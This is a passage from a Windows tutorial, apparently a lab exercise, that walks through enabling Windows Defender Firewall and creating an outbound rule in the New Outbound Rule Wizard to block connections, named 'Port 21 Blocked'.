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
16. The **Customize Settings** window appears.
17. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
18. Click **OK**.



19. The firewall is successfully turned on. Now, click **Advanced settings** in the left pane.

20. The **Windows Firewall with Advanced Security** window appears.
21. Select **Outbound Rules** in the left pane. A list of outbound rules is displayed. Click **New Rule…** in the right pane under **Outbound Rules**.

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



22. In **New Outbound Rule Wizard**, select **Port** as **Rule Type** and click **Next**.



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

23. Select **All remote ports** in **Protocol and Ports** and click **Next**.



24. In **Action, Block the connection** is selected by default and click **Next**.
25. In the **Profile** section, ensure that all options (**Domain**, **Private**, and **Public**) are checked and click **Next**.
26. In **Name**, type **Port 21 Blocked** in the **Name** field and click **Finish**.



